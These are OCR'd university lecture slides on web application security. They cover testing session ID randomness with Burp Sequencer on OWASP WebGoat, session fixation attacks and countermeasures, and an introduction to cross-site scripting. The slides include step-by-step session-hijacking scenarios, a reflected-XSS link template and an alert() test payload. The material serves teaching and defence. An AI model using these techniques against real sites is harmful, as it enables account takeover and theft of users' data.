
- *Burp Suite* initiates a large number of sessions...
  - ...analyzes the received session IDs using several statistical tests...
  - ...and continuously displays the analysis results



Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 115 bits.

- So in this case, the randomness of the session ID seems to be quite high (entropy of 115 bits), so trying to guess a valid session ID will most likely not be successful



Guessing Session IDs – Weak Session ID Example (1)

- Again capture the request / response that sets the session ID

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 01:00:00 CET
Set-Cookie: WEAKID=15224-1586853887919
Content-Type: text/html;charset=ISO-8859-1
Date: Tue, 14 Apr 2020 08:44:47 GMT
Connection: close
```

- In this case, *Burp Sequencer* states that randomness is very poor, so this is obviously not a secure session ID

Overall result

The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 2 bits.

Vulnerability


The example above uses the OWASP WebGoat application (version 5.4). The WebGoat lesson used here is *Session Management Flaws → Hijack a Session*.

WEAKID

This example from WebGoat uses the session ID identifier *WEAKID*, but this is of course only done as this is a deliberately insecure example. A real application would (hopefully...) never pick such an identifier for the session ID. Note also that at first glance, just be looking at the ID, it doesn't look so poor, because a single session ID can never really tell you anything about the randomness. Therefore, make sure to always do statistical tests based on several session IDs.

Guessing Session IDs – Weak Session ID Example (2)

- To further analyse the «randomness» of this weak session ID, *Burp Sequencer* provides additional information, e.g., the randomness of the individual characters in the session ID




- In addition, *Burp Sequencer* can deliver the received session IDs, which shows how subsequent session IDs change

```
15230-1586853941723
15231-1586853941733
15232-1586853941752
15233-1586853941754
15234-1586853941754
15235-1586853941756
...
```

- So in this case, it should be quite easy to guess candidates for valid session IDs of other users
  - How sessions can actually be hijacked will be discussed later in this chapter

Poor Randomness

The graph above shows that many characters in the session ID basically never change their value (red low bars). That's a strong indication that the session IDs are not selected randomly at all.



Session Fixation (1)


- Session fixation means the attacker has an ongoing session with a web application and «gives» the corresponding session ID to a victim
  - This means the victim uses the same session as the attacker
- If the attacker does this with an authenticated session ID, the victim then uses the authenticated session of the attacker
  - I.e., the victim is using the account of the attacker but likely thinks that it is using its own account
  - This may allow accessing sensitive information posted by the victim
    - E.g., a new credit card in an e-shop
    - E.g., an uploaded document in a web-based document management system
- Session fixation works best if the web application supports session IDs not only with cookies, but also as part of the URL
  - This is often done to support browsers that do not accept cookies
  - E.g., Jakarta EE uses *;jsessionid=D7A931E42...* in the URL
  - In this case, session fixation attacks usually work

Session Fixation

Session Fixation basically means the attacker «gives» his own session ID, which he is currently using to communicate with a web application, to a victim. As a result of this, the victim also uses the session of the attacker.

Getting the Credit Card of the Victim

Assume session fixation is done in the context of an e-shop. The victim now uses the session and the account of the attacker, but likely thinks it's using his own account. If the victim now decides to store a new credit card number in this account, the attacker immediately gets access to it as it is the account of the attacker.




Session Fixation (2)

- How can the attacker «give» his session ID to the victim?
  - This can easiest be done by sending the victim an e-mail that contains a link with the session ID to be used
  - Likewise, the link can be placed anywhere else where victims «potentially clicks», e.g., on any website
- Example:
  - Assume we have a web application that supports using the session ID as part of the URL and assume the attacker has authenticated himself
  - In this case, a valid link may look as follows: *https://www.xyz.ch/do;jsessionid=F3C64D778BF8A9610961FB6517*
  - The attacker sends this link in an e-mail to the victim
  - The victim gets the e-mail and clicks the link
  - The browser is opened and the corresponding request is sent to the web application
  - The web application sees the valid session ID of the attacker and allows the victim access to the session of the attacker

What if the Victim has Cookies Enabled?

The attack always works, also if the victim has cookies enabled, because when clicking the link, the session ID is sent in the URL but no cookie is included, so the web application assumes cookies are not supported.



Session Fixation (3)

- So we now have an attack where the attacker can give his authenticated session ID to a victim
- But it would be MUCH better if the attacker could turn session fixation around so he can get the authenticated session ID of the victim
  - Because in this case, the attacker doesn't have to hope the victim posts something interesting in the account of the attacker, but directly gets full access to the victim's account (and all information in it)
- How could this be done?
  - First, the attacker connects to the desired website to establish a non-authenticated session (so he now has a non-authenticated session ID)
  - Next, he uses a session fixation attack so that the victim uses this non-authenticated session ID of the attacker (as described before)
  - Finally, the attacker hopes the victim logs in – if this happens and if the web application does not change the session ID during login, then the attacker directly gets access to the authenticated session of the victim
- So this is the truly powerful variant of session fixation!

Why does the Attacker get Access to the Session of the Victim?


If the session ID is not changed by the web application when the victim logs in, the authenticated session will still use the same session ID as before, i.e., it still uses the non-authenticated session ID. As the attacker knows this session ID (as he «created» it during the first step), this session ID gives him now access to the authenticated session of the victim.

Countermeasures to prevent Session Management Attacks

- Use long and random session IDs with an entropy of at least 128 bits
  - This should thwart any session ID guessing attacks
- Change the session ID after login
  - Prevents the powerful variant of the session fixation attack
  - This also prevents other session hijacking attacks (see later)
- Only use cookies to exchange the session ID (i.e., don't allow using the session ID also as part of the URL)
  - This prevents session fixation attacks in general and also some further security problems (see later)
  - Yes, this means you are losing some users that don't accept cookies at all, but this number is very small
- Use reasonable session inactivity timeouts (e.g., 10 minutes)
  - Makes sure that sessions are not kept active when they are no longer needed, which reduces the window of attack for a specific session ID

Zurich University of Applied Sciences

Cross-Site Scripting (XSS)



Cross-Site Scripting (1)


- The basic idea of Cross-Site Scripting (XSS) is that an attacker injects JavaScript code into a web page that is viewed by other users
  - As a result of this, the JavaScript code of the attacker is executed in the browsers of other users
  - Obviously, this could be done by compromising the server and directly adding JavaScript code to a web page... but the «trick» of XSS is that it allows to do this even if the attacker has no direct access to the web page
- Based on this, powerful attacks can be carried out, e.g.
  - Hijacking a user's session (by stealing the session ID)
  - Integrate a fake login form that sends the credentials to the attacker
  - Send arbitrary requests in the current session of the attacked user
- There are three main types (and five subtypes) of cross-site scripting:
  - Reflected XSS: Reflected Server XSS and Reflected Client XSS
  - Stored XSS: Stored Server XSS and Stored Client XSS
  - DOM-based XSS
  - *Server* and *Client* identify where the vulnerability is located
    - Often, one just uses the main type (without the subtype client/server), as it's usually clear from the context what subtype is meant

Different XSS Types

We are using here OWASP's definition of the XSS types:
https://owasp.org/www-community/Types_of_Cross-Site_Scripting

Server XSS vs. Client XSS

Server XSS means the vulnerability is in the server-side code of the web application. E.g., in a servlet when using a Java-based web application or in a PHP script when using PHP. Client XSS means the vulnerability is in the client-side code of the web application, which usually means in the legitimate JavaScript code that is part of the web application and that runs in the browser.



Cross-Site Scripting (2)

The two best known and most frequent XSS types are Reflected Server XSS and Stored Server XSS – and we will first focus on them


- Reflected (or non-persistent) Server XSS (the most common type):
  - The victim clicks a link (in an e-mail or a web page) that was prepared by the attacker (contains JavaScript code as a parameter value)

```
<a href="http://www.xyz.com/search.asp?
searchString=<script>...</script>">www.xyz.com</a>
```

  - The request is received by an active (vulnerable) server-side resource of the web application, which directly includes the received JavaScript into the generated web page
  - The web page is rendered in the browser and the JavaScript is executed
- Stored (or persistent) Server XSS:
  - Attacker manages to place the JavaScript permanently within the vulnerable web application, e.g., guest book, forum, auction,...
  - If a victim requests the corresponding web page, the JavaScript is executed in the browser (so the user does not even has to click a link)

Server XSS

The reason why these two types are called *Server* XSS is because the actual vulnerability if in the code on the server-side.



Cross-Site Scripting (3)

- Successfully carrying out Server XSS requires a vulnerable web application, which means the following:
  - Reflected Server XSS:
    - The web application does not correctly validate the data it receives from the user (i.e., it doesn't detect that the data contains JavaScript code)...
    - ...and the web application directly inserts the received JavaScript code into the generated web page without sanitizing it (e.g., replace `<` with `&lt;`)
  - Stored Server XSS:
    - The web application does not correctly validate the data it receives from the user (i.e., it doesn't detect that the data contains JavaScript code)...
    - ...and the web application allows to persistently store the JavaScript code...
    - ...and the web application directly inserts the stored JavaScript code into web pages that are requested at a later time without sanitizing it
- What about «modern» web applications, e.g., single page applications that use REST APIs – is reflected/stored XSS also an issue there?
  - Yes – if the attacker manages to include malicious JavaScript code into a REST response and this code is then processed insecurely in the browser by the client-side JavaScript code of the web application
  - This is what we identify as Reflected/Stored Client XSS (see later chapter)

© ZHAW / SoE / InIT – Marc Rennhard, Stephan Neuhaus 23

Traditional vs. Modern Web Applications


As mentioned above, Reflected and Stored XSS is an issue in both traditional web applications (which mainly serve HTML pages) and modern web applications (where a lot of JavaScript code runs in the browser, which interacts mainly with REST APIs on the server side). In traditional web applications, we talk about Reflected/Stored Server XSS, because the vulnerability is in the server-side code. In modern web applications, we talk about Reflected/Stored Client XSS, because the vulnerability is in the client-side code. Of course, there are also mixed form, e.g., web applications that mainly server HTML pages but that also use asynchronous AJAX requests in the client that address REST APIs.

In this chapter, we mainly focus on XSS in the context of traditional web applications, as this is the typical XSS scenario and also easier to understand in a first step. But we will come back to XSS in the context of modern web applications in a later chapter, when discussing how to develop secure single page applications.

Testing for XSS Vulnerabilities


- Identify resources that integrate user input in the generated web page
- If such a resource has been found, insert a simple JavaScript into the corresponding web form field, e.g.:

```
<script>alert("XSS");</script>
```


This facility will search the WebGoat source.

Search: <script>alert("XSS");</sc

